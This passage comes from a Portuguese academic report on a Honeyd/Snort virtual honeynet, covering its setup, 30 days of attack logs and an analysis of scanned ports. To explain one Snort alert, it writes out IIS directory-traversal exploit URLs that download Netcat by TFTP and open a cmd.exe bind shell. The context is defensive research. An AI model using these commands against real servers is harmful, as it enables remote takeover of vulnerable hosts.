CONFIG=/etc/snort/snort.conf
IFACE=ppp0                    # Ou a interface a ser monitorada ppp0 ou eth0
# SNORT_GID=nogroup
```

Logo após editar as linhas citadas, agora vamos criar o método comum para inicializar e finalizar o snort na arquitetura do Red Hat Linux:

```
# chmod 755 /etc/init.d/snort
# ln -s /etc/rc.d/init.d/snort /etc/rc3.d/S99snort
# ln -s /etc/rc.d/init.d/snort /etc/rc3.d/K99snort
# ln -s /etc/rc.d/init.d/snort /etc/rc5.d/S99snort
# ln -s /etc/rc.d/init.d/snort /etc/rc5.d/K99snort
```

Realizando os passos citados acima, a base do ACID acaba de ser criada, para eliminar dúvidas sobre o funcionamento, torna-se necessário realizar os testes no IDS.

4 RESULTADOS DO PROJETO:

4.1 OBTENÇÃO DOS RESULTADOS

O monitoramento da rede criada foi realizada durante 30 dias com períodos de aproximados de 6 horas diárias em que o honeypot virtual foi colocado em atividade. Houve momentos em que o honeypot foi retirado de produção para reconfiguração devido a novas evoluções de pesquisa. O objetivo principal desta fase do projeto foi a conclusão de 180 horas de monitoração das atividades do honeypot conectado diretamente a internet, não havendo horários específicos padronizados para que o mesmo fosse colocado em funcionamento, este foi ativado em horários irregulares.

4.1.1 Logs gerados pelo Honeyd

O honeyd teve um papel importante na simulação de hosts virtuais, foi observado os logs de saída em nível de acesso a serviço como podemos observar abaixo, o administrador precisa objetivar os estudos nos logs de acesso aos scripts de chamada de serviço, pois estes geram informações mais significativas.

Quadro 1 - Logs de acesso gerados pelo Honeyd

```
2007-08-23-15:48:20.1480 tcp(6) - 200.149.174.143 44006 10.0.0.4 320: 60 S [Linux 2.6 .1-7]
2007-08-23-15:48:20.1481 tcp(6) - 200.149.174.143 44007 10.0.0.4 1483: 60 S [Linux 2.6 .1-7]
2007-08-23-15:48:20.1482 tcp(6) - 200.149.174.143 44008 10.0.0.4 662: 60 S [Linux 2.6 .1-7]
2007-08-23-15:48:20.1484 tcp(6) - 200.149.174.143 44009 10.0.0.4 259: 60 S [Linux 2.6 .1-7]
```

Os scripts de chamada de serviço possuem a capacidade de emular serviços específicos como, por exemplo, HTTP, SSH, FTP. Estes podem ser encontrados no site do Honeyd[12], como também no próprio pacote de instalação do Honeyd da distribuição Debian Linux. Na internet podem ser encontrados uma grande variedade de scripts que podem ser úteis para o projeto.

Um simples exemplo de configuração do honeyd (/etc/honeyd.conf) que executa por exemplo, os scripts e iis.sh, msftp.sh, exchange-smtp.sh etc...

Abaixo mostramos a saída de log gerada do script web.sh quando o script é executado a medida que há uma requisição http ao honeyd:

Quadro 2 - Logs gerados pelo script web.sh

```
"--MARK--,"Sáb Set  8 12:14:49 BRT
2007","IIS/HTTP","200.149.108.206","10.0.0.6",1031,80,
"GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-
powerpoint, application/vnd.ms-excel, application/msword, */*
Accept-Language: pt-br
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
Host: 10.0.0.6
Connection: Keep-Alive
",
--ENDMARK--
--MARK--,"Sáb Set  8 12:14:49 BRT
2007","IIS/HTTP","200.149.108.206","10.0.0.6",1032,80,
"GET /etc/honeyd/scripts/win2k/Financial%20EURO_arquivos/image001.gif
HTTP/1.1
Accept: */*
Referer: http://10.0.0.6
Accept-Language: pt-br
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
Host: 10.0.0.6
Connection: Keep-Alive
Cookie: isHuman=Y; ASPSESSIONIDFACEAFDD=CECAADADEDCD
",
--ENDMARK--
```

4.1.2 **Logs gerados pelo IDS**

O IDS configurado com o ACID teve um papel importante para detectar as ações ocorridas, realizando o levantamento das atividades ocorridas no IDS. Uma observação importante é que o administrador deve ficar atento à centralização dos serviços em uma única CPU, pois o IDS, o utilitário arpd e o honeyd estão sendo executados na mesma interface de rede. Equipamentos com um desempenho e capacidade de processamento inferior a CPU utilizada neste trabalho podem acarretar em ociosidade na interface de rede, atraso no atendimento as requisições dos serviços adicionados pelo script honeyd.conf e possibilidade de perda de pacotes, resultando em dificuldades no trabalho de análise do tráfego realizado pelo IDS Snort em seu arquivo de logs, como podemos observar no log gerado a seguir:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"WEB-IIS cmd32.exe access"; flow:to_server,established;
content:"cmd32.exe"; nocase; classtype:web-application-attack; sid:1661; rev:3;)
```

Pesquisando as referências apontadas pelo snort, foi percebido que este é um ataque muito comum utilizado para obter informações explorando uma vulnerabilidade no IIS versão 5, entrando com uma seqüência de comandos arbitrários, como por exemplo, o que será mostrado a seguir:

```
http://endereço_ip_do_site/XXXX/..system32/cmd32.exe?/c%20dir%20C:\
```

As vulnerabilidades citadas serviram para uma verificação dos riscos que esta modalidade de ataque pode influenciar na ocorrência de novos ataques. Verificaram-se algumas informações no site do CAIS[07], com relação à existência de vulnerabilidades exploradas onde o atacante usa o IIS da vítima para realizar download de ferramentas utilizando o protocolo TFTP com a intenção de obter acesso privilegiado controlando remotamente o servidor.

Um programa portscan reporta ao atacante que o Webserver está em execução em um host conectado a internet no endereço ip (x.y.z.w), então ele verifica as informações das requisições http que o seu host está fazendo neste servidor, e verifica que o Microsoft IIS em execução está utilizando a versão 5. No entanto, essa vulnerabilidade já foi publicada na internet desde o ano de outubro de 2000 [BID-1806], ao qual não foi verificada pelo administrador desta rede, que permite a execução remota de comandos em um host alvo utilizando um web browser. Para executar este exploit, primeiramente o atacante tenta executar o comando dir (que é muito usado no Prompt do DOS para listar o conteúdo do diretório corrente) em seu web browser como podemos ver abaixo:

```
http://x.y.z.w/..\%c0\%af../winnt/system32/cmd.exe?/c+dir
```

Se o navegador exibir o conteúdo do diretório, então o IIS está vulnerável a ataques desta característica. Isso facilita a instalação e execução de backdoors na estação da vítima. Um exemplo claro deste fato, seria a instalação e execução da ferramenta Netcat no host alvo utilizando o protocolo TFTP(comumente incluído no MS Windows), desta forma, o atacante pode:

- Realizar o download da ferramenta Netcat pelo executável programa de Servidor TFTP:

```
http://x.y.z.w/scripts/..%c0%af../winnt/system32/cmd.exe?/c+tftp+ip_do_local_do_
programa_nc+GET+nc.exe
```

• Executar o Netcat para atender as requisições de comandos na porta TCP número 5432:

```
http://x.y.z.w/scripts/..%c0%af../winnt/system32/cmd.exe?/c+nc.exe+-l+-p+5432+-
e+cmd.exe
```

E pronto, o atacante pode usar o Netcat que está sendo executado neste host para se conectar a um backdoor externamente.

Com isso, obtêm-se uma noção básica de como é importante manter a base de assinaturas do IDS sempre atualizadas, pois de nada adianta este se não tivermos uma base atualizada, assim como as atualizações críticas ou patches do seu SO.

4.2 A ETAPA DE ANÁLISE DE LOGS

Foi necessário uma análise detalhadas dos logs para as conclusões das atividades ocorridas. Utilizando esta metodologia, o administrador terá que realizar uma análise detalhada, devido a grande quantidade de logs gerados pelo honeyd.

Para realizar uma coleta eficiente, foram necessários estudos para coleta automatizada de logs para facilitar o trabalho. O syslog foi utilizado para armazenar logs de ações ocorridas no iptables.

4.2.1 Utilização de serviços de DNS Dinâmicos

Para expor um pouco mais a Honeynet na Internet foi realizada uma modificação nos scripts com o objetivo de tornar os honeypots mais realistas. Scripts como web.sh, msftp.sh etc., podem sofrer algumas edições de acordo com as preferências dos usuários. No momento em que você está conectado na internet através de um provedor seu computador possui IP real dinâmico, e este pode ser alterado a cada nova reconexão. Um serviço de DDNS (Dynamic DNS) tem um papel importante e pode ajudar a tornar o serviço no honeypots mais reais o possível. Para esta tarefa foi escolhido o no-ip[18], pois é um dos mais conhecidos Serviços de DNS Dinâmicos disponíveis na internet e também pelo fato de tratar-se

de um serviço gratuito que nos permite ter hosts dinâmicos que vão assumir automaticamente o IP público no momento.

Após a configuração do serviço de DNS Dinâmico e realizando a configuração do serviço de DNS utilizado no Linux (BIND) foi possível disponibilizar o script editado web.sh diretamente na internet. Observando a figura abaixo, chega-se a conclusão de disponibilizar novos técnicas para a evolução do trabalho. Foi realizada uma edição no script web com o objetivo de criar um site de uma empresa financeira de crédito pessoal, sendo chamados de Financial EURO & Associados. Este site foi criado com a intenção de atrair novos ataques, inclusive o site disponibilizou um email com a intenção de atrair vírus, backdoors, spams e avaliar o comportamento diante do ambiente proposto. Pela falta de conhecimento para futuras edições no script web do honeyd, o site foi desenvolvido para ser visualizado e apresentado inicialmente em forma de construção.



Figura 36 – Criação do site da Financial Euro & Associados

4.2.2 Tabelas dos resultados da análise de logs

Após a análise dos logs, foi possível a montagem das seguintes tabelas na CPU que armazenava a Honeynet Virtual. Na tabela 4, são apresentados a quantidade de acessos nos logs do Honeyd. Um fator importante a ser comentado é

que a utilização da ferramenta honeydsum[27], que possui o papel de gerar os relatórios do Honeyd facilitaria esta etapa do trabalho, mas pela falta de conhecimento desta, a mesma não foi adotada para o projeto.

As tabelas 5 e 6 realizaram os registros dos alertas ocorridos no filtro de pacotes. O que foi feito foi usar os parâmetros do netfilter iptables para criar logs de registros de portscanners onde na tabela 6, foram selecionadas somente algumas portas a fim de evitar uma enorme quantidade de logs para serem analisados no trabalho.

Tabela 4 - Logs dos acessos ocorridos nos honeypots simulados com o honeyd

Acessos ocorridos nos Honeypots simulados com o Honeyd		
Serviço	**Porta - Protocolo**	**Total de Acessos**
FTP	20:21 - TCP	51
SSH	22 - TCP	197
TELNET	23 - TCP	212
SMTP	25 - TCP	49
http	80 - TCP	193
POP3	110 - TCP	39
IMAP	143 - TCP	65
MICROSOFT RPC	135 - TCP	612
NETBIOS-NS	137 - UDP	872
NETBIOS	139 - TCP	949
MICROSOFT-DS	445 - TCP	2420
HTTPS	443 - TCP	27
VNC SERVICE	5900 - TCP	75
ACCESS PORT	9500 - TCP	12
BACKDOOR.CRASHCOOL	9998 - TCP	15

Tabela 5 - Logs dos alertas ocorridos no filtro de pacotes

Registros dos alertas ocorridos no filtro de pacotes (iptables)	
Tipos de Portscan e tentativas de indisponibilidade:	**Total Registrado:**
Xmas Portscan	21
Portscan com os bits SYN e FIN ativados	12
Portscan SYN e RST	57
Portscan FIN	18
Portscan que habilita todas as flags TCP	88
Portscan que não habilita nenhum flag	0
Imundação de pacotes SYN (synflood)	63
Proteção contra ping da morte (ping of death)	42
Spoofing	0
Pacotes danificados	396

Tabela 6 - Logs registrados filtro de pacotes com relação a scanners em determinadas portas

Logs registrados pelo filtro de pacotes (iptables) com relação a scanners em determinadas portas selecionadas		
Porta - Protocolo	**Identificação de Aplicação**	**Total de Acessos**
22 - TCP	SSH	197
1080 - TCP	Socks (serviço proxy) usado para conexões compartilhadas de internet.	49
1433 – TCP	Microsoft-SQL-Server – utilizado para conexões remotas ao banco de dados SQL. Alguns vermes como o W32.SQLExp.worm utilizam massivamente essa porta para tentarem fazer ataque DoS (Deny of service)	61
1433 - UDP	Microsoft SQL Monitor	102
2967 – TCP	Contaminação na porta 2967 TCP pelo worm “Big Yellow".	899
3389 – TCP	Área de Trabalho Remota (MS Terminal Services)	31
5800 – TCP	VNC em interface Web	52
5900 – TCP	Servidor VNC	75
6588 – TCP	Analog-X Proxy	18
5554 – TCP	LSASS - Local Security Authority Subsystem	172

4.2.2 Análise de resultados nas portas TCP:

4.2.3.1 Porta 22 (Serviço SSH):

O serviço SSH trata-se de um serviço comum muito utilizado por administradores de rede para gerenciamento em servidores remotos nas plataformas operacionais Unix, Linux, FreeBSD etc..., desta forma são disponibilizados na internet uma grande variedade de exploits para estes serviços. Em uma etapa inicial do projeto foi utilizado o serviço de ssh para o acompanhamento das atividades nos Honeypots virtuais do projeto remotamente, pelo motivo de facilitar ao administrador a possibilidade de gerência remota onde quer que o administrador esteja. Uma dos riscos ao se disponibilizar o acesso remoto é o fato da honeynet estar sujeita a ataques de força bruta. Acompanhando o arquivo /var/log/messages do honeypot foi

percebido que o mesmo sofreu ataques de força bruta como podemos observar na figura abaixo um exemplo de ataque de força bruta baseada em dicionário:

Quadro 3 – Técnicas de ataque por força bruta baseada em dicionário

```
Nov  3 09:50:26 maqlinux sshd[25623]: Invalid user admin from 74.93.160.98
Nov  3 09:50:31 maqlinux sshd[25625]: Invalid user admin from 74.93.160.98
Nov  3 09:50:35 maqlinux sshd[25627]: Invalid user admin from 74.93.160.98
Nov  3 09:50:39 maqlinux sshd[25629]: Invalid user admin from 74.93.160.98
Nov  3 09:50:52 maqlinux sshd[25635]: Invalid user test from 74.93.160.98
Nov  3 09:50:56 maqlinux sshd[25637]: Invalid user test from 74.93.160.98
Nov  3 09:51:01 maqlinux sshd[25639]: Invalid user webmaster from 74.93.160.98
Nov  3 09:51:06 maqlinux sshd[25641]: Invalid user user from 74.93.160.98
Nov  3 09:51:10 maqlinux sshd[25643]: Invalid user username from 74.93.160.98
Nov  3 09:51:15 maqlinux sshd[25645]: Invalid user username from 74.93.160.98
Nov  3 09:51:19 maqlinux sshd[25647]: Invalid user user from 74.93.160.98
Nov  3 09:51:27 maqlinux sshd[25651]: Invalid user admin from 74.93.160.98
Nov  3 09:51:32 maqlinux sshd[25653]: Invalid user test from 74.93.160.98
Nov  3 09:51:56 maqlinux sshd[25663]: Invalid user danny from 74.93.160.98
Nov  3 09:52:02 maqlinux sshd[25665]: Invalid user sharon from 74.93.160.98
Nov  3 09:52:06 maqlinux sshd[25667]: Invalid user aron from 74.93.160.98
Nov  3 09:52:10 maqlinux sshd[25669]: Invalid user alex from 74.93.160.98
Nov  3 09:52:14 maqlinux sshd[25671]: Invalid user brett from 74.93.160.98
Nov  3 09:52:19 maqlinux sshd[25673]: Invalid user mike from 74.93.160.98
Nov  3 09:52:23 maqlinux sshd[25675]: Invalid user alan from 74.93.160.98
Nov  3 09:52:28 maqlinux sshd[25677]: Invalid user data from 74.93.160.98
Nov  3 09:52:33 maqlinux sshd[25679]: Invalid user www-data from 74.93.160.98
Nov  3 09:52:38 maqlinux sshd[25681]: Invalid user http from 74.93.160.98
Nov  3 09:52:43 maqlinux sshd[25683]: Invalid user httpd from 74.93.160.98
Nov  3 09:52:56 maqlinux sshd[25689]: Invalid user backup from 74.93.160.98
Nov  3 09:53:00 maqlinux sshd[25691]: Invalid user info from 74.93.160.98
Nov  3 09:53:07 maqlinux sshd[25693]: Invalid user shop from 74.93.160.98
Nov  3 09:53:14 maqlinux sshd[25695]: Invalid user sales from 74.93.160.98
Nov  3 09:53:19 maqlinux sshd[25697]: Invalid user web from 74.93.160.98
Nov  3 09:53:25 maqlinux sshd[25699]: Invalid user www from 74.93.160.98
Nov  3 09:53:30 maqlinux sshd[25701]: Invalid user wwwrun from 74.93.160.98
Nov  3 09:53:47 maqlinux sshd[25709]: Invalid user george from 74.93.160.98
Nov  3 09:53:52 maqlinux sshd[25711]: Invalid user michael from 74.93.160.98
```

Desta forma, o serviço de ssh foi desabilitado administrativamente a fim de evitar a perda de informações no trabalho desenvolvido. Um exemplo de um programa muito comum utilizado com o objetivo de realizar ataques deste tipo é o John the Ripper[22] juntamente com um dicionário de nomes (um simples arquivo de texto) que é utilizado juntamente com os parâmetros do software citado. John the Ripper é uma ferramenta usada para crackear senhas, sendo inicialmente desenvolvido para plataformas Unix, mas atualmente já existem versões disponíveis para uma grande variedade de SOs, e este programa utiliza vários tipos de

dicionários de ataques. No caso do honeypot em questão, para bloquear o ataque baseado em tentativa de conexão de vários usuários na porta 22 (serviço ssh) algumas soluções poderiam ser elaboradas. Uma delas seria aplicar uma regra no filtro de pacotes para aceitar conexões em algumas portas e evitar conexões na porta 22 como a seguinte regra de exemplo abaixo:

```
iptables -t nat -A PREROUTING -p tcp --dport !22 -i ppp0 -j DNAT --to-destination
192.168.1.200
```

A interface ppp0 representa a interface que está conectada diretamente com a internet que possui o endereço de IP público fornecido pelo provedor de serviços de internet de um usuário. A regra acima possui a ação de informar que qualquer pacote que for pré-roteado com protocolo tcp e for destinado para qualquer porta diferente da porta 22, será direcionado através da ação DNAT (Destination NAT) para o host 192.168.1.200 (neste caso, o endereço de ip do computador que armazena a honeynet virtual). A segunda solução seria aplicar uma regra bloqueando o IP diretamente pelo endereço de origem, mas esta não se torna uma solução viável, pois seria necessário bloquear várias tentativas semelhantes além de gerar uma enorme quantidade de regras no firewall. Outras soluções seriam o bloqueio da porta, filtragem por MAC, alteração de número de porta para atender a requisição do serviço. No caso de falha no teste realizando a regra citada acima, o administrador deve mudar a interface ppp (ppp0 no exemplo) para a sua interface ethernet que está conectada diretamente com o seu modem ADSL.

Foi utilizado um serviço de whois a fim de detectar a origem dos ataques para a pesquisa, como o caso do quadro 3 citado na página anterior. Um serviço de whois[26] foi utilizado de forma a obter informações, como também, um mapa da localização ao qual o atacante recebeu um endereço de IP público.



Figura 37 – Whois IP Lookup

Foi percebido no trabalho que a natureza destes ataques aumentou devido ao escaneamento em faixas de rede com ferramentas disponibilizadas na internet e após a criação do domínio forjado utilizando-se dos serviços de DNS Dinâmicos anteriormente comentados.

4.2.3.2 Porta 445 (Serviço Microsoft-DS):

A porta 445 é destinada ao serviço de compartilhamento de arquivos no MS Windows. Estes acessos são tipicamente feitos por sistemas que tentam se conectar a arquivos que podem estar disponíveis caso o usuário não proteja seus arquivos

compartilhados. Enquanto muitos desses acessos podem ser provenientes de vírus e vermes tentando se propagar, podem ser também oriundos de usuários maliciosos tentando se conectar ao computador desprotegido. Uma vez conectado esses invasores podem fazer download, upload ou até mesmo editar os arquivos compartilhados.

4.2.3.3 Porta 135 (Serviço Loc-srv):

O Serviço Loc-srv é comumente utilizado pelo serviço de remote procedure call (RPC). Alguns vermes como o W32.Blaster utilizam essa porta como forma de tentarem invadir o sistema vulnerável e se espalharem pela rede. Este worm, particularmente, utiliza a vulnerabilidade do Microsoft RPC.

4.2.3.4 Porta 139 (NETBIOS Session Service):

NETBIOS Session Service é utilizado para o compartilhamento de recursos no MS Windows. Assim como a porta 445/tcp, anteriormente mencionada, trata-se de uma porta utilizada para a conexão aos arquivos compartilhados.

4.2.3.5 Porta 1433 (Microsoft-SQL-Server):

O serviço do Microsoft-SQL-Server é utilizado para conexões remotas ao banco de dados SQL. Alguns Worms como, por exemplo, o W32.SQLExp.worm utilizam massivamente essa porta para tentarem fazer ataque DoS (Deny of service) [Fonte: CERT 2002] .

4.2.3.6 Porta 5554 (LSASS - Local Security Authority Subsystem):

O LSASS é um componente do sistema operacional Windows que atua no momento do login dos usuários. No final do ano de 2003 foi publicada uma vulnerabilidade (buffer overflow) associada a esse software. Alguns worms como o W32.Sasser.Worm e suas variantes, utilizam dessa vulnerabilidade para se disseminarem na rede.

4.2.3.7 Porta 1080 (SOCKS):

Socks é uma porta destinada ao uso de sockets. Uma das falhas comuns exploradas nesta porta, está relacionada ao worm W32.Beagle. Esse verme constrói seu próprio serviço de e-mail para espalhar seus ataques massivos na Internet e abrir suas backdoors, utilizando a porta 1080/tcp.

4.2.3.8 Porta 9898 (Backdoor.CrashCool):

Utilizada como backdoor de alguns trojans como o Backdoor.CrashCool e alguns vermes como o W32.Dabber.

4.2.3.9 Porta 1023 (Worm W32.Sasser):

Trata-se de uma recente vulnerabilidade do Microsoft Windows apresentada no ano de abril de 2004. Alguns worms como o W32.Sasser.E.Worm exploram essa vulnerabilidade e tentam abrir conexões nesta porta para a tentativa de instalação de um servidor de FTP. Os clientes desses worms, através de massivos scans aos endereços da rede, tentam verificar se os computadores possuem conexões a tal porta.

4.2.3.10 Porta 80 (Serviço HTTP):

O serviço HTTP trata-se de um dos serviços mais comuns tipicamente utilizados pelos servidores web. Atualmente são criados e desenvolvidos muitos exploits com o objetivo de tentar encontrar vulnerabilidades nestes servidores. O exploit WebDav, por exemplo, tenta invadir os servidores web utilizando tentativas de buffer overflow. Alguns vírus, como o Ninda, e alguns worms, como o Code Red, também utilizam esta porta no intuito de atacar os servidores web.

4.2.4 Análise de resultados nas portas UDP:

4.2.4.1 Porta 137 (NETBIOS-NS - Netbios Name Service):

O serviço NETBIOS-NS é o sistema utilizado pelos sistemas operacionais Windows para encontrar informações relativas aos recursos oferecidos à Internet pelos hosts, tais como nome arquivos compartilhados, impressoras compartilhadas, nome do sistema, etc. Freqüentemente os scans destinados a essa porta são resultado da ação de alguns worms como BugBear e Opaserv que exploram os arquivos compartilhados na intenção de se propagarem.

4.2.4.2 Porta 53 (DNS):

Resumidamente o DNS (Domain Name Service) é o serviço responsável pela tradução entre nomes de hosts e endereços IP dos computadores. Neste serviço destacam-se algumas vulnerabilidades conhecidas nos softwares mais comuns que

fornecem o serviço de DNS entre estes, podemos citar como exemplo o BIND e o IIS da Microsoft.

Torna-se um grau de risco elevado quando uma empresa possui seus serviços de DNS comprometidos por hackers, ocasionando em uma técnica conhecida como envenenamento de cache. Vamos pensar no seguinte caso, se um usuário Z de um determinado provedor Internet acessa com freqüência, via navegador (browser), o endereço de uma agência bancária https://www.bancoexemplo.com.br para realizar transações financeiras, e vamos pensar que esta conexão realizada é segura (HTTPS) e Z confia na autenticidade do site. Em um dado momento, um usuário mal-intencionado Y, que não conhece Z, invade esses servidores DNS para forjar o site mencionado, com objetivo de capturar senhas dos usuários desta agência. A intenção de Y é alterar os servidores DNS invadidos por ele, para que devolvam um endereço IP de um site falso, controlado por Y, sempre que consultas ao nome www.bancoexemplo.com.br sejam feitas. Vamos pensar que o TTL do domínio de bancoexemplo.com.br seja de aproximadamente 2 horas. O atacante, então, reproduz fielmente uma réplica do site do banco, gera um novo certificado digital SSL para o domínio www.bancoexemplo.com.br e aguarda que usuários acessem o endereço forjado. Como Z utiliza os servidores DNS desse provedor para consulta e não sabe que foram comprometidos, Z pode se defender desse ataque?

Como conclusão final, percebe-se que o grau de segurança deve ser crítico e torna-se obrigatória a monitoração constante deste serviço por administradores de rede, inclusive a identificação das tentativas de envenenamento de cache, DoS etc., devem de alguma forma, ser levadas em consideração.

4.2.4.3 Porta 1434 (MS-SQL-M: Microsoft SQL Monitor):

Microsoft SQL Monitor é usado para monitorar o banco de dados Microsoft SQL. Devido a algumas vulnerabilidades conhecidas nesse serviço de acordo com o artigo publicado no Microsoft Security Bulletin MS02-039 e o Microsoft Security Bulletin MS02-061 alguns worms como o W32.SQLExp tentam, através do envio de muitos pacotes de pequeno tamanho, ocasionar um ataque de DOS. Outra falha publicada é a exploração de vulnerabilidades nesse serviço pelo worm Slammer, que no final do ano de janeiro de 2003 conseguiu, em poucas horas, contaminar 400.000 servidores.

5 CONCLUSÕES:

Apesar dos resultados citados serem positivos para o projeto existe a necessidade de novos estudos com o objetivo de aperfeiçoar o projeto com relação às ferramentas utilizadas no projeto. O Honeyd tornou-se uma boa solução para implementação dos Honeypots simulando vários serviços em único host, no entanto, apesar das diversas vantagens fornecidas pelo software o administrador deve recorrer a outros aplicativos para trabalhar em conjunto, a fim de melhorar o processo de coleta das informações. Outras soluções comerciais e não comerciais devem ser estudadas, pois a solução citada pode não se adequar a determinados trabalhos.

Pela quantidade de tempo possível para a realização do trabalho, muitas ferramentas não foram colocadas em produção. Estas poderiam auxiliar em um levantamento mais eficiente das informações e economia de tempo na análise de informações (logs do sistema). Torna-se uma sugestão para trabalhos futuros a utilização do Honeydsum[27], Honeycomb[28] e também a implementação de honeytokens (explicado no tópico de definições teóricas deste trabalho). O Honeydsum trata-se de uma ferramenta muito interessante desenvolvida em Perl, que possui a praticidade de gerar relatórios dos logs do Honeyd. O Honeycomb é uma ferramenta ao qual há possibilidade do administrador conseguir gerar assinaturas para software de detecção de intrusão (IDS) com características semelhantes ao Snort[30], sendo utilizada por pesquisadores para a criação de assinaturas de worms, dentre os quais podemos citar as assinaturas para o Slammer e Code Red.

O conceito do uso de máquinas virtuais com uma CPU de alta capacidade deve ser levado em consideração na implementação de honeynets virtuais. Em ambientes Linux/Unix ferramentas como o AIDE[23], TIGER[24] e MD5 devem ser usadas para verificar da integridade de arquivos e dados do sistema. Inclusive o chrootkit para verificar se rootkits foram instalados nos honeypots desta natureza.

Honeypots atualmente são tratados por usuários avançados como uma nova cultura para descoberta de informações importantes e vários centros de pesquisa como o CAIS[07], estão utilizando estas técnicas para alertar instituições contra futuros ataques informando os usuários através de boletins de segurança.

6 REFERÊNCIAS:

01 – Snort In Line - http://snort-inline.sourceforge.net – acessada em: 04/2007

02 – Hogwash - http://hogwash.sourceforge.net – acessada em: 04/2007

03 – KFSensor - http://www.keyfocus.net/kfsensor/ – acessada em: 08/2007

04 – Specter - http://www.specter.com/ – acessada em: 08/2007

05 – PatriotBox (Honey-Pot Server for Windows) - http://www.alkasis.com/ – acessada em: 04/2007

06 – Symantec ManTrap - http://www.recourse.com/ – acessada em: 09/2007

